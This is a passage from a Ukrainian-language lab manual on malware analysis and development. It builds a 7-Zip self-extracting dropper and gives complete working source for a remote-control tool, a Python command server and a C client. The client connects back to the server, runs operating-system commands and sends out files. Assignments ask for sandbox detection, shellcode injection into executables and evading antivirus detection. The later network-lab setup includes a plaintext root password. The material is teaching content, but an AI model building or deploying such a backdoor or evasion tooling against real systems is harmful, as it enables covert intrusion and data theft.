У 7-Zip SFX описані в LZMA SDK [73], sdk/DOC/installer.txt. Для малих SFX модулів (розділ Small SFX modules for installers) застосовується проста конкатенація завантажувача 7zS2.sfx (GUI версія) та цільового архіву. Після запуску завантажувач створює тимчасовий каталог, розгортає цільовий архів та намагається запустити файл інсталятора, який обирається з вмісту архіву за пріоритетом імені (setup, install, run, start) та розширення (bat, cmd, exe, inf, msi, cab, html, htm). Таким чином першим буде запущено setup.bat, у разі відсутності – start.htm і т.д. Для відслідковування запуску будемо відкривати файл зображення:

```
$ cat setup.bat
@echo off
start kitty.jpg
ping -n 2 127.0.0.1

$ cat start.htm
<div style="background: url(kitty.jpg) no-repeat center center fixed; height:
      100%; width: 100%"/>

$ 7z a payload.7z setup.bat start.htm kitty.jpg
$ cat 7zS2.sfx payload.7z > kitty.exe
```

При запуску у Windows 10 спрацьовує UAC – вимагаються привілеї адміністратора. Для виправлення достатньо інтегрувати маніфест з визначенням параметру requestedExecutionLevel asInvoker [74]:

```
test > type manifest.xml
<?xml version="1.0" encoding="utf-8"?>
  <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0"
       xmlns:asmv3="urn:schemas-microsoft-com:asm.v3">
```

Рис. 3.10: Виконання навантаження SFX архіву

```
    <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
      <application>
        <!--application support for Windows Vista -->
        <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
        <!--application support for Windows 7 -->
        <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
      </application>
    </compatibility>

    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
      <security>
        <requestedPrivileges>
          <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
        </requestedPrivileges>
      </security>
    </trustInfo>
</assembly>

test > mt.exe -manifest manifest.xml -outputresource:"7zS2.sfx;#1"
```

У разі успіху зображення залишається відкритим в цільовій системі (рис. 3.10), файл зображення разом з іншим вмістом архіву видаляється.

Аналізувати подібні завантажувачі просто – 7z ігнорує дані до початку архіву:

```
$ 7z l kitty.exe

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs
     Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz (506E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 144272 bytes (141 KiB)

Listing archive: kitty.exe
```

```
--
Path = kitty.exe
Type = 7z
Offset = 35328
Physical Size = 108944
Headers Size = 209
Method = LZMA2:17
Solid = +
Blocks = 1

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2020-04-24 02:29:45 ....A       108580       108735  kitty.jpg
2020-04-24 02:41:29 ....A           49               setup.bat
2020-04-24 02:29:33 ....A           99               start.htm
------------------- ----- ------------ ------------  ------------------------
2020-04-24 02:41:29              108728       108735  3 files

$ 7z x kitty.exe
```

В якості прикладу спробуйте 7z з паролем "`WNcry@2ol7`" на зразку WannaCry з розділу 3.3.1.

3.4 Варіанти завдань

- Протестуйте pafish.exe (розділ 3.3.3) у Cuckoo (розділ 3.3.1). Порівняйте результати з прямим запуском у віртуальній машині.
- Розгорніть лабораторію з розділу 3.3.2 з 2-3 антивірусами. Список антивірусів може включати, але не обмежується:
  - Windows Defender;
  - Kaspersky Free Antivirus;
  - Bitdefender Antivirus Free Edition;
  - Avast Free Antivirus;
  - Avira Free Antivirus;
  - AVG 2020;
  - 360 Total Security;
  - Sophos Home Free;
  - Zillya! Антивірус Безкоштовний.

  Оновіть антивірусні бази до поточного стану.
- Дослідіть 3-5 зразків з theZoo [58] у
  - Cuckoo Sandbox;
  - Антивірусній лабораторії з попереднього кроку.

  При роботі дотримуйтесь техніки безпеки. У theZoo представлені активні зразки з функціями шифрування, знищення інформації, експлуатації вразливостей в локальній системі та мережі, автоматичного розповсюдження. Необережний запуск може призвести до зараження власної системи та втрати даних.

- Реалізуйте мовою C/C++ детектування середовища аналізу – при запуску у Cuckoo та лабораторії з попереднього пункту програма:
  - не має ознак шкідливості у Cuckoo та не детектується антивірусами,
  - завершує роботу в середовищі аналізу,
  - при запуску у фізичній системі показує повідомлення користувачу (MessageBox “Hello kitty!”).
- Замініть повідомлення на запуск довільного шеллкоду (розділ 3.3.4).
- Проаналізуйте механізм передачі керування у LIEF [75], на прикладі інструментування PuTTY.exe (розділ 3.3.5).
- (підвищеної складності) Дослідіть методи інтеграції шеллкоду та модифікації потоку виконання у Shellter [76].
- (підвищеної складності) Додайте можливість автоматичної інтеграції розробленого зразку у існуючі виконувані файли (розділ 3.3.5, та за результатами попереднього пункту). При використанні Python може бути корисним pefile [77] та LIEF [78].
- Зберіть повністю зразок засобу доставки з результатів попередніх пунктів – антиемуляція, download-execute шеллкод, навантаження (розділ 3.3.6), та проаналізуйте у розгорнутих Cuckoo та лабораторії.
- Модифікуйте отриманий зразок для успішного проходження поведінкового аналізу та тестів антивірусними засобами.

3.5 Контрольні питання

1. Як в шеллкоді знаходиться адреса kernel32.dll? Адреси функцій (починаючи з GetProcAddress)? Розгляньте випадки Windows x86 та x64.
2. Як відбувається перехоплення викликів Win32 API функцій у Cuckoo? Як застосовується для виявлення середовища аналізу?
3. Які поведінкові характеристики Meterpreter використовуються у Windows Defender для виявлення?

Лабораторна робота 4

Системи віддаленого керування

4.1 Мета роботи

Отримати навички аналізу та моделювання систем віддаленого керування.

4.2 Постановка задачі

Дослідити технології побудови ШПЗ та систем віддаленого керування шляхом моделювання.

4.3 Порядок виконання роботи

Розлянемо базові елементи систем віддаленого керування на прикладі. Створимо зразок для ОС Windows та Linux, що буде забезпечувати віддалене з'єднання з системою керування, мати можливість запуску команд операційної системи та читання файлів. Система керування має наступний вигляд, c2kitty.py:

```
#!/usr/bin/env python3.8
import sys
import struct
import socket
import subprocess

USAGE = """usage:
    c2kitty ip:port output[.exe]
        to generate new sample,
        ip:port -- C2
        output[:exe] -- output filename (Win32 sample if name ends with .exe)

    c2kitty port
        to listen for incoming connection"""

def read(conn, size):
    buf = b""
    while len(buf) != size:
        buf += conn.recv(size - len(buf))
    return buf

def control(port):
```

```
    print("c2 listening on port {}".format(port))

    s = socket.create_server(("", port))
    conn, addr = s.accept()
    print("connection from {}:{}".format(*addr))

    os = conn.recv(1)
    if os == b"U":
        os = "linux"
    elif os == b"W":
        os = "windows"
    else:
        os = "unknown"

    print("remote os is {}".format(os))
    print("use ! for command execution, < for file read")
    while True:
        inp = input("> ")
        cmd = inp[0]
        param = inp[1:]
        payload = struct.pack("I", len(inp)) + param.encode("utf-8") + b"\0"

        if cmd == "!":
            print("executing [{}]".format(param))
            conn.send(b"E" + payload)
        elif cmd == "<":
            print("reading [{}]".format(param))
            conn.send(b"R" + payload)
            length = read(conn, 4)
            length = struct.unpack("I", length)[0]

            print("file size {}".format(length))
            data = read(conn, length)
            print(data.decode("utf-8"))

def generate(address, output):
    print("generating sample for {} to {}".format(address, output))
    ip, port = address.split(":")
    port = int(port, 10)

    if output.endswith(".exe"):
        print("using windows template")
        gcc = "i686-w64-mingw32-gcc"
        link = "-lws2_32 -Wl,--subsystem,windows"
    else:
        print("using linux template")
        gcc = "gcc"
        link = ""

    out = subprocess.check_output('{0} -DIP=\\"{2}\\" -DPORT={3} template/
        client.c -o "{1}" {4} && strip -s "{1}" && ls -l "{1}"'.format(gcc,
        output, ip, port, link), shell=True)
    print(out.decode("utf-8"))

if __name__ == "__main__":
    if len(sys.argv) > 2:
        address = sys.argv[-2]
        output = sys.argv[-1]
        generate(address, output)
    elif len(sys.argv) > 1:
        port = int(sys.argv[-1], 10)
        control(port)
    else:
        print(USAGE)
```

Зразок чекає на TCP з'єднання на заданому порті, і обробляє простий протокол формату "`1 cmd|4 payload len|payload`". Підтримуються cmd E – виконання команди ОС за system(), R – читання файлу з віддаленої системи. Клієнтська частина на C, template/client.c:

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
```

```
#ifdef __linux__
#   define UNIX
#else
#   define WINDOWS
#endif

#ifdef UNIX
#   include <arpa/inet.h>
#   include <sys/socket.h>
#   define OS "U"
#else
#   include <ws2tcpip.h>
#   include <winsock2.h>
#   include <windows.h>
#   define OS "W"
#endif

#ifndef IP
#   define IP "172.16.78.1"
#   define PORT 1337
#endif

int dump(int sockfd, char* fn) {
    FILE* in = fopen(fn, "rb");
    if(!in)
        return 6;

    uint32_t len = 0;
    fseek(in, 0, SEEK_END);
    len = ftell(in);
    rewind(in);

    char* buf = calloc(len, 1);
    if(!buf)
        return 7;

    len = fread(buf, 1, len, in);
    send(sockfd, (void *)&len, sizeof(len), 0);
    len = send(sockfd, buf, len, 0);

    free(buf);
    return len;
}

int main() {
#ifdef WINDOWS
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2,2), &wsaData);
#endif
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if(sockfd < 0)
        return 1;

    struct sockaddr_in server;

    server.sin_addr.s_addr = inet_addr(IP);
    server.sin_family = AF_INET;
    server.sin_port = htons(PORT);

    if(connect(sockfd, (struct sockaddr *)&server, sizeof(server)) < 0)
        return 3;

    send(sockfd, OS, 1, 0);
    for(;;) {
        uint8_t cmd = 0;
        uint32_t len = 0;

        recv(sockfd, &cmd, sizeof(cmd), 0);
        recv(sockfd, (void *)&len, sizeof(len), 0);

        char* buf = calloc(len, 1);
        if(!buf)
            return 4;
```

```
        recv(sockfd, buf, len, 0);
        switch(cmd) {
            case 'E': system(buf); break;
            case 'R': dump(sockfd, buf); break;
            default: return 5;
        }
        free(buf);
    }
    return 0;
}
```

Для створення виконуваних файлів клієнтської частини:

```
$ ./c2kitty.py 172.16.78.1:9091 kitty
generating sample for 172.16.78.1:9091 to kitty
using linux template
-rwxr-xr-x 1 user user 10216 May  7 02:06 kitty

$ ./c2kitty.py 172.16.78.1:9091 kitty.exe
generating sample for 172.16.78.1:9091 to kitty.exe
using windows template
-rwxr-xr-x 1 user user 12800 May  7 02:06 kitty.exe

$ file kitty*
kitty:     ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
     dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[
     sha1]=84fa268b0d2d2690d94e540cb6c9f0c5919c9cd9, stripped
kitty.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for
     MS Windows
```

Приклад запуску у Windows і Linux:

```
$ ./c2kitty.py 9091
c2 listening on port 9091
connection from 172.16.78.132:52560
remote os is windows
use ! for command execution, < for file read
> !systeminfo > c:\windows\temp\out.txt
executing [systeminfo > c:\windows\temp\out.txt]

> <c:\windows\temp\out.txt
reading [c:\windows\temp\out.txt]
file size 2549

Host Name:                 WINDEV2003EVAL
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.18363 N/A Build 18363
...

$ ./c2kitty.py 9091
c2 listening on port 9091
connection from 172.16.78.1:58588
remote os is linux
use ! for command execution, < for file read
> </etc/issue
reading [/etc/issue]
file size 26
Ubuntu 18.04.4 LTS \n \l

> !lsb_release -a > /tmp/out.txt
executing [lsb_release -a > /tmp/out.txt]

> </tmp/out.txt
reading [/tmp/out.txt]
file size 164
LSB Version:    core-9.20170808ubuntu1-noarch:security-9.20170808ubuntu1-
     noarch
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
```

Навіть такого примітивного зразку достатньо для обходу багатьох антивірусних засобів/EDR, та переміщення всередині цільової мережі [79].

Існує декілька класифікацій технологій, що використовуються ШПЗ та при аналізі. Далі будемо посилатися на MITRE ATT&CK techniques [80]:

1. T1082 – System Information Discovery,
2. T1059 – Command-Line Interface,
3. T1083 – File and Directory Discovery,
4. T1105 – Remote File Copy,
5. T1107 – File Deletion,
6. T1057 – Process Discovery,
7. T1056 – Input Capture,
8. T1115 – Clipboard Data
9. T1113 – Screen Capture,
10. T1123 – Audio Capture,
11. T1125 – Video Capture,
12. T1055 – Process Injection,
13. T1093 – Process Hollowing.

4.4 Варіанти завдань

1. Проаналізуйте зразки EvilGnome [81, 82]:
   - `https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections`

     `7ffab36b2fa68d0708c82f01a70c8d10614ca742d838b69007f5104337a4b869`
     `82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7`
     `a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032`

2. Розробіть систему віддаленого керування:
   - ОС Windows, Linux;
   - Кросплатформений центр керування (зверніть увагу на web інтерфейс або PyQt);
   - Реалізує техніки розділу 4.3: 1056, 1057, 1059, 1082, 1083, 1105, 1107, 1113, 1115, 1123, 1125 (опційно 1055, 1093);
   - Відповідає Vault7 Development Tradecraft DOs and DON'Ts [83];
   - В якості технологій анти-емуляції та антивіртуалізації використовує результати лабораторної роботи 3.
3. Проаналізуйте отриманий зразок в системах з розділів 3.3.1 та 3.3.2, впевніться у відсутності детектування.

4.5 Контрольні питання

1. Чому при запуску calc у Windows за допомогою зразка з розділу 4.3 з'являється чорне віконце?
2. Що буде, якщо замість IP адреси при побудові зразка з розділу 4.3 передати ім'я DNS? IPv6?

Лабораторна робота 5

Аналіз мережевих комунікацій

5.1 Мета роботи

Отримати навички аналізу мережевих комунікацій ШПЗ.

5.2 Постановка задачі

Дослідити методи аналізу та протидії аналізу мережевого трафіку на прикладі зразків з лабораторної роботи 4 та відомого ШПЗ.

5.3 Порядок виконання роботи

5.3.1 Шлюз антивірусної лабораторії

Вдосконалимо лабораторію з розділу 3.3.2 для аналізу мережевих комунікацій. Додамо емуляцію інтернет сервісів за допомогою INetSim [84]. Для цього змінимо конфігурацію мережі віртуальної машини – створимо ізольований сегмент AV, додамо новий інтерфейс до Kali VM як на рис. 5.1, змінимо мережевий адаптер у лабораторії. Таким чином, мережа складається з двох систем:

- Шлюз: Kali
  - Зовнішній інтерфейс: eth0, NAT, IP адреса за DHCP,
  - Ізольована мережа: eth1, AV, IP 10.13.37.1/24
- Лабораторія з розілу 3.3.2: Windows 10
  - Ізольована мережа: AV, IP 10.13.37.2/24, рис. 5.2

Встановимо та налаштуємо INetSim:

```
# dhclient -v eth0
# ifconfig eth1 10.13.37.1/24
# apt install inetsim
```



Рис. 5.1: Ізольований сегмент мережі для антивірусної лабораторії



Рис. 5.2: Налаштування мережі Windows 10



Рис. 5.3: Емуляція завантаження виконуваного файлу

Внесемо зміни до конфігурації у /etc/inetsim/inetsim.conf, додамо:

```
service_bind_address 10.13.37.1
dns_default_ip 10.13.37.1
```

Запустимо INetSim:

```
# service inetsim start
```

У разі успіху, при зверненні до довільного неіснуючого домену з запитом на завантаження довільного виконуваного файлу INetSim повертає тестове навантаження (рис. 5.3):

```
# /var/log/inetsim/service.log
[dns_53_tcp_udp 2454] [10.13.37.2] recv: Query Type A, Class IN, Name kittens
    .appreciation.society
[dns_53_tcp_udp 2454] [10.13.37.2] send: kittens.appreciation.society 3600 IN
     A 10.13.37.1
[http_80_tcp 2621] [10.13.37.2:49807] recv: GET /mewmew.exe HTTP/1.1
[http_80_tcp 2621] [10.13.37.2:49807] recv: Accept: text/html,application/
    xhtml+xml,application/xml;q=0.9,*/*;q=0.8
[http_80_tcp 2621] [10.13.37.2:49807] recv: Accept-Language: en-US,en;q=0.5
[http_80_tcp 2621] [10.13.37.2:49807] recv: Upgrade-Insecure-Requests: 1
[http_80_tcp 2621] [10.13.37.2:49807] recv: User-Agent: Mozilla/5.0 (Windows
    NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
    /70.0.3538.102 Safari/537.36 Edge/18.18363
[http_80_tcp 2621] [10.13.37.2:49807] recv: Accept-Encoding: gzip, deflate
[http_80_tcp 2621] [10.13.37.2:49807] recv: Host: kittens.appreciation.
    society
[http_80_tcp 2621] [10.13.37.2:49807] recv: Connection: Keep-Alive
[http_80_tcp 2621] [10.13.37.2:49807] info: Request URL: http://kittens.
    appreciation.society/mewmew.exe
[http_80_tcp 2621] [10.13.37.2:49807] info: Sending fake file configured for
    extension 'exe'.
[http_80_tcp 2621] [10.13.37.2:49807] send: HTTP/1.1 200 OK
[http_80_tcp 2621] [10.13.37.2:49807] send: Date: Sun, 26 Apr 2020 14:48:31
    GMT
[http_80_tcp 2621] [10.13.37.2:49807] send: Content-Length: 11776
[http_80_tcp 2621] [10.13.37.2:49807] send: Connection: Close
[http_80_tcp 2621] [10.13.37.2:49807] send: Content-Type: x-msdos-program
[http_80_tcp 2621] [10.13.37.2:49807] send: Server: INetSim HTTP Server
[http_80_tcp 2621] [10.13.37.2:49807] info: Sending file: /var/lib/inetsim/
    http/fakefiles/sample_gui.exe
```



Рис. 5.4: Налаштування NAT інтерфейсу для Whonix

5.3.2 Анонімізація

У випадку дослідження зразку ШПЗ, що вимагає доступу до мережі, і вирішується задача аналізу комунікацій з сервером керування з вимогами анонімності, одним з рішень є застосування Tor (anonymizing Tor middlebox [85]). Розглянемо на прикладі інтеграції Whonix Gateway [86] у лабораторію розділу 3.3.2.

При використанні системи віртуалізації, відмінної від рекомендованої розробниками (наприклад, VMware замість VirtualBox), необхідні додаткові кроки підготовки:

1. Імпортувати завантажений OVA у VirtualBox,
2. Експортувати тільки Whonix Gateway with XFCE у новий контейнер OVA,
3. Імпортувати новий контейнер у VMware,
4. Створити додатковий NAT інтерфейс з IP з налаштувань Whonix (NAT 10.0.2.2/22, vmnet3 рис. 5.4).

Другий інтерфейс Whonix Gateway підключається у виділену мережу (AV з розділу 5.3.1), у віртуальній машині з антивірусами статична IP адреса 10.152.152.20/22, DNS та gateway 10.152.152.10. У разі успіху на Whonix Gateway трафік має перенаправлятися у Tor (185.220.101.29 – не Ваш звичайний зовнішній IP):

```
$ curl icanhazip.com
185.220.101.29
$ torify curl icanhazip.com
185.220.101.29
$ curl https://check.torproject.org |& grep -m1 Tor.
Congratulations. This browser is configured to use Tor.
```



Рис. 5.5: Підключення лабораторії через Tor

А у лабораторії результати тестування whoer.net мають вигляд як на рис. 5.5, My IP може відрізнятися, але не співпадає з Вашим звичайним зовнішнім IP.

Прозора Tor проксі має недоліки – з'єднання проходять через socks4a з відповідними обмеженнями. Більш універсальним рішенням є VPN, розглянемо на прикладі WireGuard [87] у Google Cloud Platform Free Tier [88]:

1. Реєстрація, створення віртуальної машини, у налаштування firewall додамо дозвіл на весь вхідний трафік. У разі успіху конфігурація системи має вигляд:

```
root@vpn:~# uname -a
Linux vpn 4.19.0-8-cloud-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26)
     x86_64 GNU/Linux

root@vpn:~# lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster

root@vpn:~# curl icanhazip.com
35.194.35.170

root@vpn:~# apt update && apt upgrade
```

2. (опційно) Парольна аутентифікація для користувача root у ssh:

```
# /etc/ssh/sshd_config
PermitRootLogin yes
PasswordAuthentication yes

# passwd
$ sshpass -p yMekvyA8uYfIWQaW ssh root@35.194.35.170
```

Незважаючи на спрощення окремих операцій, використання паролів, sshpass, активація root не є рекомендованою. Розгляньте варіанти аутентифікації на основі відкритого ключа, мультифакторної аутентифікації та сертифікатів (SSH CA).

При використанні аутентифікації на основі відкритого ключа, зверніть увагу на можливості деанонімізації [89].

3. Використаємо WireGuard installer [90] для налаштування WireGuard:

```
# curl -O https://raw.githubusercontent.com/angristan/wireguard-install
    /master/wireguard-install.sh
# chmod +x wireguard-install.sh
# ./wireguard-install.sh
IPv4 or IPv6 public address: 35.194.35.170
Public interface: ens4
WireGuard interface name: wg0
Server's WireGuard IPv4: 10.66.66.1
Server's WireGuard IPv6: fd42:42:42::1
Server's WireGuard port: 52930

Client's WireGuard IPv4 10.66.66.2
Client's WireGuard IPv6 fd42:42:42::2
First DNS resolver to use for the client: 1.1.1.1
Second DNS resolver to use for the client: 8.8.8.8

Here is your client config file as a QR Code:
It is also available in /root/wg0-client-OaQcDeH26m.conf
```

4. На стороні клієнта налаштування лабораторії і Kali аналогічні INetSim:

```
Kali eth0 dhcp (NAT), eth1 10.13.37.1/24 (AV segment)
AV IP 10.13.37.2/24 (AV segment), gateway 10.13.37.1, DNS 1.1.1.1
```

5. Встановимо WireGuard на клієнті (Kali):

```
# apt install linux-headers-amd64 resolvconf bc wireguard
```

6. Скопіюємо /root/wg0-client-OaQcDeH26m.conf з серверу на Kali у /etc/wireguard, змінимо назву на wg0-client.conf, встановимо з'єднання:

```
# wg-quick up wg0-client
[#] ip link add wg0-client type wireguard
[#] wg setconf wg0-client /dev/fd/63
[#] ip -4 address add 10.66.66.2/24 dev wg0-client
[#] ip -6 address add fd42:42:42::2/64 dev wg0-client
[#] ip link set mtu 1420 up dev wg0-client
[#] resolvconf -a tun.wg0-client -m 0 -x
[#] wg set wg0-client fwmark 51820
[#] ip -6 route add ::/0 dev wg0-client table 51820
[#] ip -6 rule add not fwmark 51820 table 51820
[#] ip -6 rule add table main suppress_prefixlength 0
[#] ip6tables-restore -n
[#] ip -4 route add 0.0.0.0/0 dev wg0-client table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] iptables-restore -n
```

7. Додамо NAT та маршрути для віртуальної машини з антивірусами:

```
# sysctl net.ipv4.ip_forward=1
# iptables -t nat -A POSTROUTING -o wg0-client -j MASQUERADE
```

В результаті:

```
# ifconfig wg0-client
wg0-client: flags=209<UP,POINTOPOINT,RUNNING,NOARP>  mtu 1420
        inet 10.66.66.2  netmask 255.255.255.0  destination 10.66.66.2
        inet6 fd42:42:42::2  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
            txqueuelen 1000  (UNSPEC)
        RX packets 160167  bytes 213010808 (203.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
```



Рис. 5.6: Підключення лабораторії через WireGuard у GCP

```
        TX packets 56736  bytes 20823988 (19.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
# wg show
interface: wg0-client
  public key: zNs6EJ4DRsCZ3FDc/fNhKaB80fYXWZqFdLWgpLvk8Cw=
  private key: (hidden)
  listening port: 51990
  fwmark: 0xca6c

peer: 9+HPS915P0mAS7QbXdEIiiVkUsoxW/4U4OTcR8O6AwU=
  preshared key: (hidden)
  endpoint: 35.194.35.170:52930
  allowed ips: 0.0.0.0/0, ::/0
  latest handshake: 2 minutes, 6 seconds ago
  transfer: 203.14 MiB received, 19.86 MiB sent
# ip r
default via 172.16.78.2 dev eth0
